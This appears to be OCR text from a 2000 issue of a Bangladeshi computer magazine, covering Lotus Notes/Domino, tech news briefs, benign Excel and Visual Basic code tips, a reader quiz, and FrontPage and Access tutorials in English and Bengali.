Intranet/Internet Application: Notes has always been an intranet. Before release 4, however, it simply used a Notes Workstation as its front-end. With Domino, release 4.5, Notes can seamlessly plug into any existing intranet, allowing users to use Notes Workstations or Web browsers as the front end. By combining InterNotes, Domino, and the Personal Web Navigator, Lotus has made the Internet part and parcel to Notes.

Industry Transformation Applications: businesses that recognize Notes' strengths can create powerful tools in Notes that improve processes, streamline information, and increase the overall level of knowledge within an organization. Let's imagine a bank that uses Notes to equip its loan managers with a completely paperless loan application and approval system. Using laptops, the loan managers fill out information when they are with the customer. The next time they connect to the office, they submit the paperwork using mail enabling and replication. Reducing the administrative overhead of the loan application process helped to increase the bank's return on investment significantly.

A REAL LIFE EXAMPLE OF HOW LOTUS NOTES IS BEING USED

Without mentioning the name of the company, we are going to see how this company is using Lotus Notes for sharing information and knowledge. Let's give it a name, say, ABC. This is a software company located in the United States of America. ABC is strongly committed to the success of its partners and customers. That commitment, combined with the belief that continuous learning and process improvement are keys to success of any business today, creates an ongoing challenge for the men and women of ABC. How can they transfer their the knowledge accumulated through the design, creation, and support of their products to partners and customers in a timely and efficient manner? In order to fulfill this requirement they have designed a Lotus Notes database so that their partners and customers can share up to date information by the World Wide Web and CompuServe's Enterprise Connect Service. Figure-1 shows how ABC is connected internally and to its partner's network.

Let's map the flow of information from ABC to its business partners and customers:

1. Information and knowledge move from ABC's internal Domino Server to the external Domino Server via replication and mail enabling.
2. The ABC external Domino Server connects to CompuServe and periodically updates replicas maintained by each service provider.
3. Once CompuServe's databases are updated, customers and partners can connect and replicate it to their own Domino Server or Notes Workstations.



Slandalone Internet uses or Internet enabled corporate network
MODEM
Domino Server
Domino Server
The Internet
Domino Server
Domino Server
ABC's Internal Notes Network
CompuServer
ABC' Server
Domino Server
MODEM
MODEM
MODEM
MODEM
ABC's Parter's internal Network using Notes
ABC's Parter's Domino Server
ABC's partner using Notes or CompuServer's Internet access

Figure-2 : Using InterNotes to make information of ABC available via the www

This arrangement allows ABC and its partners access to the knowledge and information ABC wants to share regardless of the size of their organization 24 hours a day. The one person consulting organization can use a single Notes workstation to connect and replicate, while larger organizations that are already using Notes internally can connect their servers to CompuServe directly and replicate automatically. Along with replication, CompuServe allows Notes users connected to their system to transfer e-mail via Notes to any other user or server on their networks.

It was not enough for ABC. ABC wanted their partners and customers to gain their information through WWW. This is because many of their partners were small organizations and were not in a position to afford to set Note in their organizations. Moreover there are customers who do not use Notes but might want to know about the products of ABC. To solve this problem ABC added InterNotes Web Publisher to the network to allow its partner to access a subset of the information contained in their website (like: http:\\www.ABC.com) Figure-2 describes this addition of InterNotes to the network we described earlier in Figure-1.

In this article we have discussed how Lotus Notes can be used effectively by business organizations. We have also seen a real life example of how a company is utilizing the powerful tools of Notes for themselves and their partners and customers. In the similar fashion any other organization can use Notes and Domino Servers for their convenience. They can customize their databases, Documents, Reference and other things according to their requirements. ●

SOFTWARE

All Types Of Encyclopedia.
Islamic Software CD.
Training CD (Multimedia)
Learning Books.
Video Editing Software.
Animation Software.
Children Education.
Programming Software.
Engineering Software.
Networking Software.
Accounting Software.
Multimedia Software.
Photo Collection CDS.
Publishing Software.
Medical Software.
Bangla, English, Arabic Fonts &
Spoken Eng, Toefl, Gre, Sat,
Gmat, Mba & Dictionary.

GAME

All
Types Of
New
&
Old
Games

VIDEO CASSETE TO VIDEO CD, HDD TO CD , CD TO CD,

CD Recording
Join CD Valley
VCD Club
We Have All Kinds of VCD
Bangla, Hindi, English, Urdu.

CD valley
72/1, D.I.T Road, Malibagh, Dhaka -1217
Dial : 9351127, 017632130

NEWSWATCH

Internet Use on the Rise

The continuing increase of Web connectivity in business and increased activities in the consumer and education sector are thriving Internet growth in the Asia-Pacific, according to Pete Hitchen, Internet research manager at International Data Corporation (IDC) Asia-Pacific.

At the end of 1998, Asia-Pacific (excluding Japan) had an Internet user population of 12.9 million users, spending approximately US$722.7 million online. But in 1999, the region's online population is estimated by IDC to have grown to 21.8 million, spending over $2.2 billion.

The compound annual growth rate of internet users in the Asia-pacific (excluding Japan) for 1997-2003 is predicated to be 56%.

IDC also forecasts an exponential increase in the number of internet users to 95.2 million by year-end 2004. This is expected to generate online revenue of $87.5 billion. ✱

HP Says PC sales in China to Rise 30%

Hewlett-Packard expects its China personal computer revenues to grow 30% this year, spurred by the prospect of China's WTO entry and an Internet boom. According to IDC figures, Legend commands 21.5% of China's PC market. Foreign brands such as IBM and HP lag far behind with about 6% each. ✱

Seagate Acquired in $20 billion Deal

Seagate Technology, the company that helped create the disk drive business, announced that it will be bought by Veritas Software and an investment group in a complex $20 billion deal.

The deal, which will lead to Seagate becoming a private company again, is the latest turn of events for one of Silicon Valley's oldest citizens. Founded by Al Shugart at the dawn of the computer revolution, Seagate helped define the hard drive business.

Under the terms of the deal, Veritas, a storage management software provider, will acquire all of the Veritas shares currently held by Seagate as well as certain other assets, including Seagate's shares in SanDisk, Gadzoox and CVC, all specialists in various niches of the storage market.

On the other hand, Seagate's hard drive business will be acquired by a group of investors led by Silver Lake Partners, an investment group that includes renowned investors among others. Seagate will then become a private concern for the immediate future. The Texas Pacific Group is also an investor.

The investment group will pay approximately $2 billion in stock and cash for the assets of the hard drive business. ✱

New Hard Drives from Seagate

Seagate, the leading Hard Drive maker has launched a series of new hard disks. The new Cheetahs have capacities of 73.4, 36.7, 18.3 and 9.1 GB and the new Barracudas have capacities of 18.3 and 9.1 GB with capacities being as high as 73.4 GB, formatted data rates break the 40 mbps barrier, and result in double the external transfer rate with new ultra 160 SCSI and 2 GB Fiber Channel interface at 10,000 rpm Cheetahs. The Barracuda 18XL boasts an average seek time of 5.9 ms and a 31% increase in data transfer rate from its earlier version. ✱

Free Solaris

Sun Micro Systems has announced that is would offer Solaris 8 for free in a make to enhance the appeal of its enterprise operating system. It will also release the source code. With $75 they will bundle application package that include all the e-commerce packages from Sun-Netscape alliance and also Sendmail e-mail software. Apache web server and Oracle 8i, which can be used only for research and development purposes. Sun's shift in strategy is probably aimed at stopping Microsoft and Linux from dethroning it in the internet arena. ✱

ThinkPad Sales hit 10 million Mark

IBM said it shipped its 10 millionth ThinkPad notebook last month. The unit was a 600X featuring a 500-MHz Pentium III processor, 12GB hard drive and 13.3-inch display. The ThinkPad 600, which IBM introduced in April 1998, is its most popular model, with 2 million units currently in use. The 1.4-inch-thick portable weighs about five pounds. ✱

Our new contact address :

Computer Jagat

Room No.-11, BCS Computer City, Rokeya Sarani, Dhaka-1207

Intel's Latest Chips Amid Shortages

Intel Corp. released new processors, even though some PC makers report shortages of existing chips. The chipmaking giant announced 850-MHz and 866-MHz Pentium III processors. The chips follow the recent, accelerated introduction of a Pentium III running at 1 GHz. Price cuts are not expected on the rest of the Pentium III processors as yet. Computer enthusiasts typically welcome the introduction of new processors, the tight supply of the faster Pentium IIIs continues to be a source of irritation for manufacturers and dealers who incorporate Intel processors into their computers. The 800-MHz Pentium III, which was announced in December, remains relatively difficult to find, according to dealers. The 1-GHz Pentium III is also fairly elusive. The shortage arises from delays last year in the release of the latest Pentium IIIs and an acceleration of the product road map. ✱

AT&T Leads $1.4 billion Stake in Net2Phone

Throwing weight behind the emerging Internet telephone market, a group of companies led by AT&T have agreed to make a $1.4 billion cash investment in Net2Phone.

Under terms of the agreement, the group will purchase 18.9 million shares from Net2Phone. Following these transactions, the consortium will have a 39% voting stake and a 32% equity stake in Net2Phone, a cash investment of approximately $1.4 billion.

The move comes at a time when consumers and businesses have been warming to online phone services. Calls routed over the Internet jumped from 200 million minutes in 1998 to 2.5 billion minutes by 1999's year-end. Although that number is small compared with the 7 trillion minutes people spent in the USA on traditional phone networks last year, it's a sign that Web-based calls have gained popularity.

Cisco Systems introduced new technology to Avid, an Internet-based voice networking strategy. Among several benefits, Cisco said the technology will enable businesses to use the same network wiring to communicate between PCs and phones.

AT&T said it plans to jointly develop new Internet voice applications for cable telephony and the business communications market. AT&T and IDT will each get a license to sell Net2Phone's-services at the lowest cost. ✱

সফটওয়্যারের কারুকাজ

স্বয়ংক্রিয়ভাবে এক্সেল শীটের রিনেম

মাইক্রোসফট এক্সেলে সেল A1 -এর ডাটা ব্যবহার করে স্বয়ংক্রিয়ভাবে ওয়ার্কশীটের নামকরণ করতে চাইলে NameSheet নামে একটি ম্যাক্রো তৈরির করতে হবে। ম্যাক্রো তৈরির জন্য নিচের ধাপগুলো সম্পন্ন করুন-

Toos> Macros in Excel, অত:পর ঐ একই মেনু হতে Visual Basic Editor ওপেন করে নিচের কোড এন্টার করুন।

```
Sub NameSheet()
Sheets(1).Select 'Selecting Sheet1
'Check for Null value in cell A1
If Len(Trim(Range("A1").Formula)) > 0 Then
'Assign value of A1 to Sheet1
Sheets(1).Name = Range("A1").Formula
End If
End Sub
```

ফর্মূলাকে ভ্যালু দিয়ে রিপ্লেস করা

এক্সেলের গুরুত্বপুর্ণ কাজের হিসাব নিকাশের জন্য যে ফর্মূলা প্রয়োগ করা হয় তা ফর্মূলা বারে দেখা যায়। অর্থাৎ ফর্মূলা প্রয়োগ করে প্রতিটি সেলে যে ভ্যালু বসানো হয়, ফর্মূলা বারে সেই ভ্যালুর পরিবর্তে ফর্মূলা দেখা যায়। যা অনেকেই পছন্দ করেনা না। যদি ফর্মূলা বারে ফর্মূলার পরিবর্তে ভ্যালু দেখতে চান তবে নিচের ম্যাক্রোটি তৈরি করে নিতে পারেন।

যে সমস্ত সেলের ফর্মূলা দেখতে না চান সেই সেলগুলো সিলেক্ট করে ম্যাক্রোটি রান করুন। ম্যাক্রো তৈরির কোডসমূহ –

```
Sub Form2Val()
For Each c In Selection.Cells
c.Formula = c.Value
Next c
End Sub
```

কাস্টমাইজ মেইল মার্জ

মেইল মার্জ তৈরি করার পর পুরো রেকর্ডকে মার্জ না করে নির্দিষ্ট কিছু শর্ত সাপেক্ষে মার্জ করার জন্য Tools মেনুর Mail Merge-এ ক্লিক করে Mail Merge dialog box টিকে ওপেন করতে হবে। এখান থেকে Query option টি সিলেক্ট করতে পারেন শর্তারোপ করার জন্য। তবে এক্ষেত্রে সর্বোচ্চ ছটি শর্ত আরোপ করা যায়। এছাড়াও মার্জ বাটনে ক্লিক করে রেকর্ড নম্বর বা রেকর্ডের রেঞ্জ উল্লেখ করতে পারেন রেঞ্জের জন্য।

অবন্তী
মিরপুর, ঢাকা।

স্ক্রীণ সেভার

ভিজ্যুয়াল বেসিক ৬.০-করা স্ক্রীণ সেভারটি ডিফল্ট স্ক্রীণ সেভার হিসেবে ব্যবহার করা যাবে। প্রজেক্টে ১টি ফর্ম ও ১টি স্ট্যান্ডার্ড মডিউল নিতে হবে। ফর্মের মধ্যে ৩টি ইমেজ কন্ট্রোল, ১টি লেবেল এবং একটি টাইমার কন্ট্রোল নিতে হবে। ইমেজ কন্ট্রোল ৩ টিতে পছন্দনীয় ৩টি পিকচার ফাইল (bmp/jpg/jpeg/gif/wmf) সেট করে সবগুলোর ভিজিবল প্রোপার্টি ফল্স করে দিতে হবে। টাইমারের ইন্টারভ্যাল ১৫০০ এবং লেবেলের ফন্ট প্রোপার্টি ইচ্ছেমত সেট করতে হবে। নিচের Sub main ফাংশনটিকে স্ট্যান্ডার্ড মডিউলে লিখতে হবে। কোডগুলো লেখা শেষ হলে প্রজেক্ট প্রোপার্টি উইন্ডোর স্টার্ট-আপ অবজেক্ট হিসেবে Sub main ফাংশনকে সেট করতে হবে। এবার .exe ফাইল তৈরি করে ফাইলটি SCR এক্সটেনশনে রিনেম করতে হবে। সবশেষে SCR এক্সটেনশনযুক্ত ফাইলটিকে উইন্ডোজ ডিরেক্টরীতে মুভ করে ডিফল্ট স্ক্রীণে সেভার হিসেবে ব্যবহার করা যাবে। ফর্মের প্রোপার্টিগুলো নিচের মত করে সেট করতে হবে-

Property	Value
Name	Frmscr
BorderStyle	O-None
Caption	(Make it Blank)
ControlBox	False
WindowState	2-Maximized

```
Private Sub Main()
If App.PrevInstance Then
End
ElseIf Left(LCase(Command()), 2) = "/s" Then
Frmscr.Show
End If
End Sub

Private Sub Form_Activate()
With Image1
.Left = (Width -.Width) / 2
.Top = (Height -.Height) / 2
End With
With Image2
.Left = (Width -.Width) / 2
Top = (Height -.Height) / 2
End With
With Image3
.Left = (Width -.Width) / 2
.Top = (Height -.Height) / 2
End With
End Sub

Private Sub Form_KeyDown(KeyCode As Integer, Shift As
Integer)
Unload Me
End Sub

Private Sub Form_MouseMove(Button As Integer, Shift As
Integer, x As Single, Y As Single)
Static m As Integer
If m > 2 Then
Unload Me
Else
m = m + 1
End If
End Sub

Private Sub Form_QueryUnload(Cancel As Integer,
UnloadMode As Integer)
Set Frmscr = Nothing
End Sub

Private Sub Form_Unload(Cancel As Integer)
End
End Sub

Private Sub Timer1_Timer()
Static x As Integer
Static Who As Boolean

Me.BackColor = RGB(Rnd * 255, Rnd * 255, Rnd * 255)

With Label1
If Who = False Then
.Caption = "Screen Saver"
Who = True
Else
.Caption = "Sohel Mahbub"
Who = False
End If
.ForeColor = RGB(Rnd * 255, Rnd * 255, Rnd * 255)
.Left = (Me.Width -.Width) / 2
.Top = (Me.Height -.Height) / 2
End With

x = x + 1
Call HideAll

Select Case x
Case 1
Image1.Visible = True
Case 2
Image2.Visible = True
Case 3
Image3.Visible = True
End Select

If x >= 3 Then
x = 0
End If
End Sub

Private Sub HideAll()
Image1.Visible = False
Image2.Visible = False
Image3.Visible = False
End Sub
```

শোহেল মাহবুব
কাফরুল, ঢাকা।

কুইজে অংশ নিয়ে মোট ১,৫০০ টাঁকা মূল্যের পুরস্কার জিতে নিন

কমপিউটার জগৎ কুইজ

পর্ব-৪

১। CeBit হ্যানোভার ২০০০ প্রদর্শনীতে বাংলাদেশ থেকে কোন্ কোন্ প্রতিষ্ঠান অংশ গ্রহণ করে?
২। সফটওয়্যার ব্যবসায়ীদের মধ্যে তৃতীয় ধনী ব্যক্তিটি কোন্ দেশের নাগরিক এবং তার নাম কি?
৩। সবচেয়ে বেশি অনলাইন একাউন্ট ব্যবহারকারি প্রতিষ্ঠানের নাম কি?
৪। গ্রসের স্থাপত্যের তিনটি মৌলিক ধারা কি কি?
৫। এপটেক কবে থেকে বাংলাদেশে তাদের ট্রেনিং কার্যক্রম শুরু করে?

উত্তর আগামী ২৫ এপ্রিলের মধ্যে নিচের ঠিকানায় পাঠাতে হবে।

কমপিউটার জগৎ
কক্ষ নং ১১, বিসিএস কমপিউটার সিটি,
রোকেয়া স্মরণী, ঢাকা-১২০৭

কমপিউটার জগৎ কুইজ বিভাগে প্রতি সংখ্যায় ৫টি করে প্রশ্ন দেয়া হয়। সঠিক উত্তর দাতা ৩ জনের বেশি হলে লটারির মাধ্যমে ৩ জন বিজয়ী নির্ধারণ করে প্রত্যেককে ৫০০ (পাঁচশত) টাকা মূল্যের (বিজয়ীর পছন্দ অনুযায়ী কমপিউটার জগৎ ব্যুরো থেকে) বই প্রদান করা হবে। বিজয়ীদের নাম প্রতিমাসের ১ তারিখ হতে কমপিউটার জগৎ (বিসিএস কমপিউটার সিটি) থেকেও জানা যাবে।

মার্চ ২০০০ সংখ্যার প্রশ্নের উত্তর–

১। বিল গেটস।
২। লুই ভি গার্স্টনার।
৩। ৬৫,৫৩৬ টি ক্যারেক্টার।
৪। Satellite Pro 4220 এবং Satellite 2100CDS/CDT এ পণ্য দুটি বাংলাদেশে বাজারজাত করছে international office machines ltd.
৫। ইন্টেল, মাইক্রোন টেকনোলজি, ইনফিনিওন টেকনোলজিস, হুন্দাই ইলেকট্রনিক্স ইন্ডাস্ট্রিজ এবং স্যামসুং ইলেকট্রনিক্স।

মার্চ ২০০০ সংখ্যার সঠিক উত্তরদাতাদের সংখ্যা বেশি হওয়ায় লটারির মাধ্যমে ৩ জনকে নির্বাচিত করা হয়। তারা হলেন–

১। **কনক মাহমুদ**
প্রঃ মাহসুরা বেগম
৪৪/এন আজিমপুর সরকারী কলোণী, ঢাকা।

২। **শাহনাজ পারভীন**
প্রঃ আসিফ মুরাদ খান
হেতেম খাঁ, কলাবাগান, রাজশাহী-৬০০০।

৩। **মোঃ আশরাফুল ইসলাম**
রাজশাহী হাউজিং এস্টেট প্লট–১৭২, সেক্টর–২,
পোঃ– সেনানিবাস, রাজশাহী–৬২০২।

কারুকাজ বিভাগের জন্য লেখা আহ্বান

কারুকাজ বিভাগের জন্য প্রোগ্রাম, সফটওয়্যার টিপস্ এক কলামের মধ্যে হলে ভাল হয়। প্রোগ্রামের সোর্স কোডের হার্ড কপি (অবশ্যই সফট কপিসহ) দিতে হবে।

সেরা ২টি প্রোগ্রাম/টিপস্-এর লেখকদের যথাক্রমে ১,০০০ টাকা ও ৮৫০ টাকা পুরস্কার হিসেবে প্রদান করা হয়। এ ছাড়াও কোন প্রোগ্রাম বা টিপস্ মানসম্মত বিবেচিত হলে তা প্রকাশ করে প্রচলিত হারে সম্মানী দেয়া হবে।

এপ্রিল সংখ্যার প্রোগ্রাম/টিপস্-এর জন্য ১ম ও ২য় স্থান অধিকার করেছেন যথাক্রমে অবন্তী ও শোহেল মাহবুব।

ফ্রন্টপেজ এডিটরের সাহায্যে আকর্ষণীয় ওয়েব পেজ তৈরি


চিন্ময় দাশ
chinmoy@bdonline.com

ইন্টারনেট বিশ্বে সকল তথ্যের প্রধান বাহক ওয়েব পেজ। আর তাই অসংখ্য দৃষ্টিনন্দন ওয়েবপেজের জন্ম হচ্ছে প্রতিনিয়ত। এই ওয়েব পেজ তৈরির প্রধান ল্যাঙ্গুয়েজ হলো এইচটিএমএল (HTML)। এতে বিভিন্ন ধরণের কমান্ড বা ট্যাগ ব্যবহার করে একটি পরিপূর্ণ ওয়েবপেজের সৃষ্টি হয়। কিন্তু এসব ট্যাগ মনে রাখা আর প্রয়োজনমতো ব্যবহার করা বেশ ঝামেলার কাজ। এরূপ অসুবিধার প্রতি লক্ষ্য রেখে মাইক্রোসফট বাজারে ছেড়েছে ওয়েব পেজ তৈরির একটি শক্তিশালী হাতিয়ার মাইক্রোসফট ফ্রন্টপেজ। এটি ব্যবহার করে এইচটিএমএল ট্যাগ মুখস্ত না করেই যে কারো পক্ষেই দৃষ্টিনন্দন ওয়েব পেজ তৈরি সম্ভব।

ফ্রন্টপেজ ইনস্টল করলে এর প্রধান যে দুটি কম্পোনেন্ট প্রথমেই ইনস্টল হবে এগুলো হলো ফ্রন্টপেজ সার্ভার এবং ফ্রন্টপেজ এডিটর। ফ্রন্টপেজ সার্ভার প্রধানতঃ ওয়েব তৈরিতে ব্যবহৃত সকল গ্রাফিক্স ফাইল এম্বিড কম্পোনেন্টস, হাইপারলিংকস প্রভৃতি মেইনটেন্স, আপডেট ও আপলোড করতে সাহায্য করে। আর ফ্রন্টপেজ এডিটর ব্যবহার করেই ওয়েব পেজগুলো তৈরি করা হয়। ফ্রন্টপেজ সার্ভার এর টুলস্ মেনু বা স্ট্যান্ডার্ড টুলবার থেকে সরাসরি ফ্রন্টপেজ এডিটর চালু করা যায়।


কোন ওয়েব পেজ তৈরির লক্ষ্যে প্রথমেই সেই পেজ-এর জন্য প্রয়োজনীয় গ্রাফিক্স বা অন্যান্য ফাইলগুলো একটি ফোল্ডারে রাখুন। এতে পেজ আপলোড-এ সুবিধা হবে। কোন গ্রাফিক্স ফাইল; পেজে লিংক করা হলে এর পাথ এইচটিএমএল কোড-এ লেখা হয়ে যায়। পরবর্তীতে পাথ পরিবর্তিত হয়ে গেলে পেজটি কিন্তু আর সেই ফাইল ব্যবহার করতে পারেনা এ বিষয়টি লক্ষ্য রাখতে হবে। অন্য কোন ওয়েব এড্রেস-এর হাইপারলিঙ্ক তৈরির সময় এড্রেস নির্ভুলভাবে টাইপ করা প্রয়োজন। সকল প্রয়োজনীয় ফাইল এবং পেজে যেসব তথ্য থাকবে সব গুছিয়ে নিয়ে ফ্রন্টপেজ এডিটর ওপেন করুন।

এডিটর সব সময়ই একটি ব্ল্যাঙ্ক পেজসহ ওপেন হয়। চাইলে এখান থেকেই আপনি ওয়েব পেজ তৈরি শুরু করতে পারেন। এছাড়াও ফ্রন্টপেজে কিছু বিল্ট ইন টেমপ্লেট আছে। সেগুলো ব্যবহার করেও সহজেই দৃষ্টিনন্দন ওয়েব পেজ তৈরি করা যায়। এজন্য ফাইল মেনু থেকে New ক্লিক করতে হবে। এখনেই অনেকগুলো টেমপ্লেট প্রিভিও সহ পাওয়া যাবে। পছন্দমতো লে-আউট-এর টেমপ্লেটটি সিলেক্ট করুন। ফ্রেম ট্যাব থেকে ফ্রেম লেআউটও সিলেক্ট করতে পারেন। ফ্রেম পুরো পেজটিকে কয়েকটি অংশে বিভক্ত করে এবং প্রত্যেক অংশে একটি করে পেজ ডিসপ্লে করে (চিত্র-১)


Welcome to My HomePage

চিত্র-১ : দুটি ফ্রেম সেট করা একটি পেজ

লেআউট সিলেক্ট করা হয়ে গেলে ফরম্যাট মেনু থেকে ব্যাকগ্রাউন্ড সিলেক্ট করুন। ব্যাকগ্রাউন্ডে যে কোন কালার বা ছবি ব্যবহার করতে পারেন। ছবি ব্যবহার করলে সে ছবিটি বার বার এসে পুরো পেজ টি ভরিয়ে তুলবে। একটু ভাবনাচিন্তা করে ছবি ব্যবহার করলে পেজটি খুবই আকর্ষণীয় হয়ে উঠতে পারে। একাজে ফরম্যাট মেনু থেকে থিম সিলেক্ট করেও অনেক সাহায্য পাবেন। এখানে পূর্বে থেকেই ডিজাইন করে দেয়া কিছু থিম থেকে পছন্দেরটি বেছে নেয়া যায়। এতে পুরো পেজের আকর্ষণীয়তাই বদলে যাবে। এবার প্রয়োজনীয় টেক্সট কনটেন্টসগুলো টাইপ করে সেগুলো প্রয়োজনমত সাজিয়ে নিন। একাজটি অত্যন্ত সহজ। একেবারে এমএস ওয়ার্ডে কোন ডকুমেন্ট ফরম্যাট করার মতোই। টেক্সটগুলোকে কয়েকটি কলামে লিখতে হলে অবশ্যই টেবল তৈরি করে নিতে হবে। টেবল মেনু থেকেই প্রয়োজনীয় কাজগুলো যেমন : ইনসার্ট টেবল, ইনসার্ট সেল, ডিলিট সেল, স্প্লিট সেল, মার্জ সেল ইত্যাদি করতে পারবেন। টেবল প্রোপার্টি বা সেল প্রপার্টি থেকে টেবলের ব্যাককালার, বর্ডার, সাইজ ইত্যাদি নির্দিষ্ট করে দিতে পারেন। একটু লক্ষ্য করে টেবল ব্যবহার করলে খুব সহজেই পেজটিকে সুন্দর করে তোলা যায়। ছোট আকারের কিছু টেবলের লাইট বর্ডার কালার এবং ডার্ক বর্ডার কালারের সমন্বয়ে একে দেখতে অনেকটা বাটনের মতো তৈরি করা সম্ভব। এমন রঙ-বেরঙের বাটন কিন্তু এতো সহজে তৈরি করার ভিন্ন কোন উপায় নেই'। ●




চিত্র-২ : হাইপারলিঙ্ক উইন্ডো

এবার আসি ইমেজ প্রসঙ্গে। ইমেজ বা ছবি ছাড়া কোন ভালো ওয়েবপেজের কথা কল্পনাও করা যায় না। ইনসার্ট মেনু থেকে ইমেজ সিলেক্ট করে যে কোন ইমেজকে পেজে সংযুক্ত করা যায়। তবে পেজ এ ইমেজ ব্যবহারের ক্ষেত্রে অবশ্যই লক্ষ্য রাখতে হবে ইমেজ ফাইল সাইজ যেন খুব বেশি বড় না হয়। নচেৎ সেই বিশাল ইমেজ লোড হতে অনেক সময় লাগবে। এতে পেজটির ভিজিটর বিরক্ত হতে পারেন। ওয়েব পেজের ইমেজ বা নির্দিষ্ট কিছু টেক্সটে প্রায়ই হাইপারলিংক করা থাকে। সেগুলোতে ক্লিক করে একই পেজের বিভিন্ন অংশ বা অন্য কোন পেজ দৃশ্যমান করা যায়। একই পেজের বিভিন্ন অংশে যাওয়ার জন্য বুকমার্ক ব্যবহার করা হয়। পেজের বিশেষ বিশেষ অংশগুলোতে কার্সর রেখে এডিট থেকে বুকমার্ক সিলেক্ট করুন। বুকমার্কটির জন্য একটি নাম দিন। এবার যে টেক্সট বা ইমেজ থেকে বুকমার্ক করা অংশে পৌছতে চান সেটি সিলেক্ট করে ইনসার্ট মেনু থেকে হাইপারলিঙ্ক ক্লিক করুন। এরপর নতুন যে উইন্ডো আসবে সেখানে নির্দিষ্ট বুকমার্কটি সিলেক্ট করে ওকে করুন। একই ভাবে অন্য কোন পেজে যেতে হলে হাইপারলিঙ্ক উইন্ডোতে সেটির এড্রেস নির্ভুলভাবে টাইপ করে ওকে করুন (চিত্র-২)। ইচ্ছে করলে পেজটিকে নতুন একটি ব্রাউজার উইন্ডোতে ওপেন করতে পারেন। টার্গেট ফ্রেম বাটন ক্লিক করলে সেই অপশনগুলোও পাবেন। হাইপারলিঙ্ক করা টেক্সটগুলো সাধারণত নীল রঙের আন্ডারলাইন অবস্থায় দেখা যায়। এগুলোতে মাউস পয়েন্টার নিলে পয়েন্টারটি বদলে যায়। হাইপারলিঙ্ক করা টেক্সট ভিন্ন রঙেরও করা যেতে পারে। এক্ষেত্রে হাইপারলিঙ্ক উইন্ডোর স্টাইল বাটন ক্লিক করে ফোরগ্রাউন্ড কালার নির্দিষ্ট করে দিতে হবে। একই সাথে ফন্ট কালারও চেঞ্জ করতে হবে। কোন ফাইল ডাউনলোড করতে চাইলে সেই ফাইলটিকে হাইপারলিঙ্কের পাথ হিসেবে দিলেই হবে।

ওয়েব পেজ আরও কিছু এম্বিড এলিমেন্ট যুক্ত করার সুবিধা ফ্রন্টপেজে আছে। যেমন— হোবার বাটন, জাভা এপলেট, মার্কুই, হিট কাউন্টার ইত্যাদি। এগুলো ইনসার্ট মেনুর এম্বিড ইলিমেন্ট সাবমেনুতে পাওয়া যাবে। তবে এগুলো ব্যবহার করতে গেলে কিছুটা সতর্কতার প্রয়োজন। কারণ সব ব্রাউজার বা যে সার্ভারে পেজটি রাখা হবে সেগুলো এই এলিমেন্টগুলো সাপোর্ট না-ও করতে পারে। এ সকল কাজে বিভিন্ন ফ্রি সার্ভিস ওয়েবসাইটের সাহায্য নেয়া যায়। যেমন— পেজে একটি হিট কাউন্টার বসাতে চাইলে (http://fastcounter.bcentral.com) ভিজিট করে দেখতে পারেন। এছাড়া <http://www.TheGuestBook.com>-তে ভিজিট করে একটি নিজস্ব গেস্টবুক পেতে পারেন। এরকম আরও অনেক ফ্রি সার্ভিস পাবেন যেগুলো বেশ ভালো কাজ করে।

ফ্রন্টপেজ এডিটর ব্যবহারের আরও কিছু সুবিধা হলো পেজ তৈরির সময়ই এইচটিএমএল বা প্রিভিউ ট্যাব থেকে এইচটিএমএল কোড বা পেজটি ব্রাউজারে কেমন দেখাবে তা দেখে নেয়া যায় (চিত্র-৩)।



চিত্র-৩ : এইচটিএমএল কোড বা ওয়েব পেজটির প্রিভি

প্রয়োজনীয় ছোটখাটো বা সূক্ষ্ম পরিবর্তনগুলো এইচটিএমএল কোড এডিট করেই (যদি এইচটিএমএল জানা থাকে) সম্পন্ন করা যায়। তাই আজ থেকেই কাজে লেগে পড়ুন। দেখবেন ফ্রন্টপেজে কত চমৎকার ওয়েব পেজ সহজে তৈরি করা যাচ্ছে। শুধুমাত্র ফ্রন্টপেজ ব্যবহার করে তৈরি আমার ওয়েব পেজটি <http://c-das.tripod.com> ভিজিট করলে আপনি এ ব্যাপারে যথেষ্ট উৎসাহিত বোধ করবেন। এখানে আলোচিত সবগুলো ফিচারই ওয়েব পেজটিতে ব্যবহৃত হয়েছে। ●

মানসম্পন্ন প্রজেক্ট তৈরির লক্ষ্যে


এক্সেসের কিছু টিপ্‌স

মোঃ জুয়েল ইসলাম

এক্সেস একটি জনপ্রিয় ডাটাবেজ প্রোগ্রাম। বহুবিধ সুবিধার কারণে এর ব্যবহার ক্রমেই বেড়ে চলছে। নিচে এক্সেসের কয়েকটি টিপস্‌ সম্পর্কে আলোচনা করা হলো। এগুলোর সাহায্যে যে কোন প্রজেক্ট অত্যন্ত মানসম্পন্ন করা যাবে।


ডাটাবেজ ইমপোর্ট ও লিঙ্ক

এক্সেসের যে কোন ডাটাবেজকে একটি নতুন কিংবা পুরানো ডাটাবেজে ইমপোর্ট করা যায়। উদাহরণস্বরূপ বলা যায়, আপনার পূর্বে তৈরি একটি প্রজেক্টের নাম Personal Bank Information. আপনি নতুন একটি প্রজেক্ট তৈরি করবেন যাতে ব্যাংক সংক্রান্ত একটি অংশ থাকবে। যেখানে আপনি ব্যাংক লেনদেন সংক্রান্ত তথ্য সংরক্ষণ করবেন। এই নতুন প্রজেক্টে যে ফিল্ডগুলো দিয়ে আপনি যে টেবিল, কোয়েরী, ফর্ম, রিপোর্ট কিংবা মডিউল তৈরি করার দরকার সেগুলো পূর্বে অন্য একটি প্রজেক্টে তৈরি করা আছে। এমন অবস্থায় যে প্রজেক্টে ডাটাবেজ ইমপোর্ট করবেন সেটা ওপেন করুন (চিত্র-১)।


Microsoft Access
File
Edit
View
Insert
Tools
Window
Help
New Database...
Ctrl+N
Open Database...
Ctrl+O
Get External Data
Close
Import...
Link Tables...

চিত্র-১

